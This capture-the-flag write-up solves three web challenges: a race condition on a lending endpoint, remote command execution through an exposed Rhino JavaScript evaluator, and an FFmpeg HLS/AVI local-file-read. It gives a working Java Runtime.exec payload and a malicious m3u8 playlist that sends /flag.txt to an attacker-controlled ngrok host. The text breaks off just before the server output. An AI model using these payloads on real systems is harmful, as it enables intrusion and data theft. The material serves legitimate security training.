Rays

As mentioned in the description, this application is still in the development stage. By visiting the provided URL, we land on the login/register page. After logging in, we are redirected to a dashboard displaying various products with different prices. Initially, we have only 50 Rs in our account.
There is a product called flag that costs 70 Rs.

Since we only have 50 Rs, we cannot purchase the flag.

When we attempt to buy the flag, we receive an “Insufficient balance” error. However, if we closely analyze the error message, we discover a source code leak in /app/app.py. By examining the source code, we find a hidden endpoint called /lend_money.

Visiting the /lend_money endpoint grants us an additional 10 Rs. However, if we try to visit the endpoint again, we are redirected back to the dashboard, preventing further balance increments.
Exploiting Race Condition
To bypass this limitation, we can exploit a race condition.
Reference: PortSwigger - Race Conditions.
Since we have already visited the /lend_money endpoint once, the race condition will not work on the current account. To exploit this, we need to create a new account and intercept the /lend_money request using Burp Suite.
Steps to Exploit:
- Send the
/lend_moneyrequest to Repeater or Turbo Intruder (available in the BApp store). - Set null payloads to the
User-Agentheader. - Start the attack.
By doing this, we can observe that the balance increases beyond the initial 10 Rs.

Now, with the increased balance, we can successfully buy the flag. 🎉
Rhinocorp

Visiting the given URL, we don’t get any useful information about the web application. However, the error page reveals details about the framework used. When we encounter a 404 error page, it shows a Whitelabel Error Page, which indicates that the application is built using Java Spring Framework.

We can search for common Spring Framework issues on Google, leading us to actuator.
Reference: Spring Security Actuator Endpoints.
The /actuator/mappings endpoint is exposed, allowing us to view all controllers and service mappings.

By inspecting the exposed mappings, we find the /dev-exec endpoint. Visiting this endpoint reveals an internal developer code evaluator.
When we input 1+1, it returns 2.
It also throws an error.The error message includes org.mozilla.javascript.EcmaError, which, when researched, leads us to Rhino, a JavaScript engine written in Java. This suggests that we can execute JavaScript code, including eval.
Since we can execute JavaScript code, we can use eval() to execute arbitrary commands.
Exploiting Rhino JavaScript Engine for Code Execution
Understanding the Vulnerability
Rhino is a JavaScript engine implemented in Java. When improperly secured, it allows direct access to Java classes, enabling an attacker to execute system commands through Java’s Runtime class.
In this challenge, we found an exposed /dev-exec endpoint that evaluates JavaScript expressions. Testing with 1+1 returned 2, confirming that the input was executed within a JavaScript context.
Additionally, an error message containing org.mozilla.javascript.EcmaError indicated that the application was using Rhino.
Exploit Code
eval(a=java.lang.Runtime.getRuntime().exec('cat /app/flag.txt').getInputStream().readAllBytes())
Breakdown of the Exploit
1. Accessing Java Classes
Rhino allows direct access to Java classes:
java.lang.Runtime.getRuntime()This gives us a reference to the Java Runtime Environment (JRE), which can execute system commands.
2. Executing a System Command
.exec('cat /app/flag.txt')This runs the Linux cat command to read the contents of the flag.txt file.
3. Capturing the Output
.getInputStream().readAllBytes()The output of the command is stored in an InputStream, which we fully read using .readAllBytes().
4. Evaluating the Output
eval(a= ...)- The flag data is assigned to variable
a. eval()executes the result, allowing us to retrieve and print the flag.
Gif
We are given a video-to-GIF converter application. Upon inspecting the source code, we find a comment mentioning FFmpeg, an open-source multimedia framework.
A quick Google search reveals that FFmpeg is vulnerable to Server-Side Request Forgery (SSRF) and Local File Read (LFI) attacks via specially crafted HLS (HTTP Live Streaming) playlists and AVI file uploads.
References:
Exploiting FFmpeg for Local File Read
Step 1: Understanding HLS & FFmpeg Vulnerabilities
FFmpeg supports HLS (HTTP Live Streaming), which allows referencing external media files. By injecting an HLS playlist into an uploaded video file, we can force the application to request arbitrary files, leading to LFI (Local File Inclusion).
We can create an AVI file with an embedded HLS directive that tricks FFmpeg into reading local files.
Step 2: Hosting a Malicious HLS Playlist
To exploit the LFI vulnerability, we need to host a malicious .m3u8 playlist on our own server. This playlist will reference the target file (/flag.txt) and send its contents to our remote server.
Malicious header.m3u8 content:
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://0.tcp.in.ngrok.io:13529/header.m3u8|subfile,,start,0,end,10000,,:/flag.txt
#EXT-X-ENDLIST
Step 3: Creating & Uploading the Malicious AVI File
To trigger the exploit, we need to upload a video file that references our hosted HLS playlist.
Create a malicious
.avifile with the following embedded HLS directives:HLS = HTTP LIVE STREAMINGUpload the
.avifile to the target application.Once the application processes the file, FFmpeg will fetch our HLS playlist, which in turn will read
/flag.txtand send it to our server.
Step 4: Capturing the Flag
On our server, we will receive a request containing the contents of /flag.txt, which likely holds the flag.
Example of the server output after a successful exploit: